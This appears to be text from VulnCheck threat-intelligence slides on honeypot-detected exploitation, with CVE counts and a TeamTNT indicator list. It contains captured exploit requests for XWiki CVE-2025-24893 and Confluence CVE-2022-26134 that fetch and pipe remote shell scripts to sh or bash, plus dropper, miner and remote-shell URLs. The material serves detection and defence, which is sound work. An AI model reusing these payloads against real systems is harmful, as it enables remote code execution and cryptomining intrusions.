
```
{
  "src_ip": "45.153.34.156",
  "src_port": 42772,
  "src_country": "NL",
  "dst_country": "US",
  "cve": "CVE-2025-24893",
  "signature_id": 12700499,
  "signature": "VULNCHECK XWiki CVE-2025-24893 Exploit Attempt (Groovy)",
  "category": "Web Application Attack",
  "severity": 1,
  "payload":
"R0VUIC94d2lraS9iaW4vZ2V0L0lhaW4vU29scINlYXJjaD9tZWRpYTllyc3MmdGV4dD0lN0lIN0Jhc3luYyUyMGFzeW5jJTNEZmFsc2UIN0QIN0QIN0lIN0Jncm9vdnkIN0QIN0QINUIIMjdzaCUyNyUyQyUyMCUyNy1jJTl3JTJDJTl3d2dldCUyMC1xTy0lMjBodHRwJTNBJSJGJTJGNzQuMTk0LjE5MS41MiUyRnJvbmRvLnNkdS5zaCU3Q3NoJTl3JTVELmV4ZWV4dGUIMjg1MjkudGV4dCU3QiU3QiUyRmdyb292eSU3RCU3RCU3QiU3QiUyRmFzeW5jJTdEJTdEIEhUVFAvMS4xZDQpIb3N0OibWQ19SRURBQ1RFRAB0KVXNlci1BZ2VudDogTW96aWxsYS81LjAgKGJhbmcyaMDEzQG0b21pY21haWwuaW8pDQpDb25uZWV0aW9uOibjBjG9zZQ0KQWNjZXB0OibAqLyoNCg0K",
  "http": {
    "url": "/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7D%5B%27sh%27%2C%20%27-c%27%2C%20%27wget%20-qO-%20http%3A%2F%2F74.194.191.52%2Ffrondo.sdu.sh%7Csh%27%5D.execute%28%29.text%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D",
    "http_user_agent": "Mozilla/5.0 (bang2013@atomicmail.io)",
    "protocol": "HTTP/1.1"
  },
  "timestamp": "2025-11-12T13:24:31.044Z"
}
```

Detections as of Nov. 7th, 2025

VulnCheck Canary Exploitation Detection Metrics

VulnCheck Canary Metrics	CVEs
Detected Exploitation	228
On VulnCheck KEV	228
On CISA KEV	116
Associated with Ransomware	45

Known Exploited Vulnerabilities Reported by VulnCheck Canaries (Source: VulnCheck KEV)



VulnCheck Canaries — CVEs Not Present on CISA KEV (Source: VulnCheck KEV)


Apache OFBiz2 kafka_connect1struts1 solr1	four-faith f3x36_firmware2 f3x24_firmware1 xwiki xwiki3	Progress MOVEit Transfer1 flowmon1 SonicWall analytics2 articatech web_proxy2 contec solarview_compa2 jeecg jeecg1 jimureport1	telesquare sdt-cs3b1_firmw1 tlr-2005ksh_fir1 Adobe ColdFusion1 Anheng Mingyu Operation and M1 BYTEVALUE Intelligent Flo1 Citrix netscaler_conso1 Digiever DS-2105 Pro1 FatPipe ipvpn_firmware1 Huijietong Cloud Video Pla1	IBM operational_dec1 ICTBroadcast ICTBroadcast1 JetBrains TeamCity1 LILIN Digital Video R1 Laravel Laravel Framewo1 Netis Netis Router1 Palo Alto Netwo prisma_access1 PaperCut papercut_mf1	Ruijie RG-UAC Applicat1 SAP scimono1 Shenzhen Aitemi M300 Wi-Fi Repe1 Sitecore experience_comm1 SmartBI V8/V9/V101 SolarWinds security_event_1 StylemixThemes Motors - Car De1 TBK TBK DVR1	VMware Spring Framewor1 apsystems energy_communic1 automattic woocommerce_pay1 avaya aura_device_ser1 belkin f9k1122_firmwar1 cacti cacti1 casbin casdoor1 chinamobile intelligent_hom1	Vacron Network Video R1 dell unity_operating1 glpi-project GLPI1 home-assistant home-assistant1 infoblox netmri1 invisioncommuni invisioncommuni1 kyocera net_viewer1 lb-link bl-lte300_firmw1	WSO2 api_manager1 dreambox opendreambox1 linksys re6500_firmware1 mvpower tv-7104he_firmw1 netalertx netalertx1 netgate pfblockerng1 nextgen mirth_connect1 open-metadata openmetadata1	Zyxel usg40_firmware1 flir flir_ax8_firmwa1 litespeedtech litespeed_cache1 pterodactyl panel1 samsung magicinfo_9_ser1 santesoft sante_pacs_serv1 seeyon zhiyuan_oa_web_1 smart-hmi webiq1	alibaba nacos1 flowiseai flowise1 magnussolution magnusbilling1 reposilite reposilite1 spip spip1 tbkvision tbk-dvr4216_fir1 thinkphp ThinkPHP1 totolink a3002ru1	anji-plus report1 foxcms foxcms1 milesight ur5x_firmware1 revmakx backup_and_stag1 suretriggers suretriggers1 vBulletin vBulletin1 vitejs vite1 voipmonitor voipmonitor1	anyscale ray1 frangoteam fxa1 mjdm majordomo1 rudderstack rudder-server1 sysaid sysaid1 vendure vendure1 wago compact_control1
---	--	--	---	--	---	---	--	---	--	---	--	--

Detection Improvement Example: CVE-2022-26134 (OGNL Injection in Confluence)

```
GET /$%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27echo%20dnVybCgplHsKCUIGUz0vIHJIYWQgLXIgcHJvdG8geCBob3N0IHFIZXJ5IDw8PCIkMSIKICAgIGV4ZWMgMzw%2Bli9kZXYvdGNwLyR7aG9zdH0vJHtQT1JUOi04MH0iCiAgICBIY2hviC1lbiAiR0VUIC8ke3F1ZXJ5fSBIVFRQLzEuMFxyXG5lb3N0OiAke2hvc3R9XHJcbIxyXG4iID4mMwogICAgKHdoaWxlIHJlYWQgLXIgbDsgZG8gZWNoYyA%2BJjIgliRsljsgW1sgJGwgPT0gJCdcccicgXV0gJiYgYnJlYW57IGRvbmUgJiYgY2F0ICkgPCYzCiAgICBleGVjIDM%2Bji0KfQp2dXJslGh0dHA6Ly9iLjktOS04LmNvbS9icnlzai93LnNofGJhc2gK%7Cbase64%20-d%7Cbash%27%29.start%28%29%22%29%7D/ HTTP/1.1
Host: VC_REDACTED
User-Agent: Mozilla/5.0 zgrab/0.x
Accept: */*
Accept-Encoding: gzip
```

```
GET /${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command('bash','-c','echo
dnVybCgplHsKCUIGUz0vIHJIYWQgLXIgcHJvdG8geCBob3N0IHFIZXJ5IDw8PCIkMSIKICAgIGV4ZWMgMzw+li9kZXYvdGNwLyR7aG9zdH0vJHtQT1JUOi04MH0iCiAgICBIY2hviC1lbiAiR0VUIC8ke3F1ZXJ5fSBIVFRQLzEuMFxyXG5lb3N0OiAke2hvc3R9XHJcbIxyXG4iID4mMwogICAgKHdoaWxlIHJlYWQgLXIgbDsgZG8gZWNoYyA+JjIgliRsljsgW1sgJGwgPT0gJCdcccicgXV0gJiYgYnJlYW57IGRvbmUgJiYgY2F0ICkgPCYzCiAgICBleGVjIDM+Ji0KfQp2dXJslGh0dHA6Ly9iLjktOS04LmNvbS9icnlzai93LnNofGJhc2gK|base64 -d|bash').start()")}/ HTTP/1.1
```

```
IFS=/ read -r proto x host query <<<"$1"
exec 3<>"/dev/tcp/${host}/${PORT:-80}"
echo -en "GET /${query} HTTP/1.0\r\nHost: ${host}\r\n\r\n" >&3
(while read -r l; do echo >&2 "$l"; [[ $l == $'\r' ]] && break; done && cat ) <&3
exec 3>&-
}
vurl h[xx]p://b[.]9-9-8[.]com/brysj/w.sh|bash
```



Detection Improvement Example - CVE-2022-26134 (Confluence OGNL Injection) Continued

A Deep Dive into TeamTNT and Spinning YARN

Indicators of Compromise (IoCs) Identified Malicious Domains and URLs

Below are the malicious URLs observed in the binaries:


- Domain – **hxxps://9-9-8[.]com**
- Main URL - **hxxps://b[.]9-9-8[.]com/brysj/**
- Dropper URL - **hxxps://b[.]9-9-8[.]com/brysj/w[.]sh**
- Miner URL – **hxxps://b[.]9-9-8[.]com/brysj/d/ar[.]sh**
- Miner URL - **hxxps://b[.]9-9-8[.]com/brysj/m/enbash[.]tar**
- Remote Shell - **hxxps://b[.]9-9-8[.]com/brysj/m/enbio[.]tar**
- Additional URLs – **hxxps://m[.]9-9-8[.]com**

IPs Involved

IP Address	Last Seen
52.223.13.41	2024-11-26
194.36.190.32	2024-11-13
158.160.116.91	2024-10-20
212.233.121.136	2024-09-01
62.113.111.152	2024-08-15
185.208.207.89	2024-08-01
154.38.165.7	2024-07-16
114.114.114.114	2024-12-02

source: <https://isc.sans.edu/diary/31530>

- Nowhere in the report does it mention a link to CVE-2022-26134 or other CVEs that TeamTNT may use in their crypto-mining campaigns
- Targets Docker, Redis, YARN, and Confluence, Kubernetes - all commonly used in enterprise environments
- Assigned group in October 2021, last updated in October 2025 on [Mitre](#)



VulnCheck Canary Data

VulnCheck Index	Details	Product
vulncheck-canaries	Direct evidence of real-world exploitation attempts observed by VulnCheck’s own global network of canaries. Each event links attacks back to specific CVEs, exploit signatures, and source IPs, giving defenders high-confidence intelligence that a vulnerability is actively being targeted in the wild.	Canary Intelligence
vulncheck-canaries-3d	last 3-days of vulncheck-canaries	Canary Intelligence
vulncheck-canaries-10d	last 10-days of vulncheck-canaries	Canary Intelligence
vulncheck-canaries-30d	last 30-days of vulncheck-canaries	Canary Intelligence
vulncheck-canaries-90d	last 90-days of vulncheck-canaries	Canary Intelligence
ipintel (3d, 10d, 30d, 90d)	Addition of Detected Attacks	IP Intelligence
vulncheck-nvd2	Additional of triggered detections as known exploited w/ daily references & canary markers	Exploit & Vulnerability Intelligence
exploits	Additional of triggered detections as known exploited w/ daily references & canary markers	Exploit & Vulnerability Intelligence
vulncheck-kev	Additional of triggered detections as known exploited w/ daily references & canary markers	VulnCheck Community

In Summary...

Verified exploitation, not speculation.
Real software, real attacks, real time.
Integrated across VulnCheck's ecosystem.

Visit

<https://www.vulncheck.com/product/canary-intelligence>

Request a Demo

Contact sales@vulncheck.com



Questions?

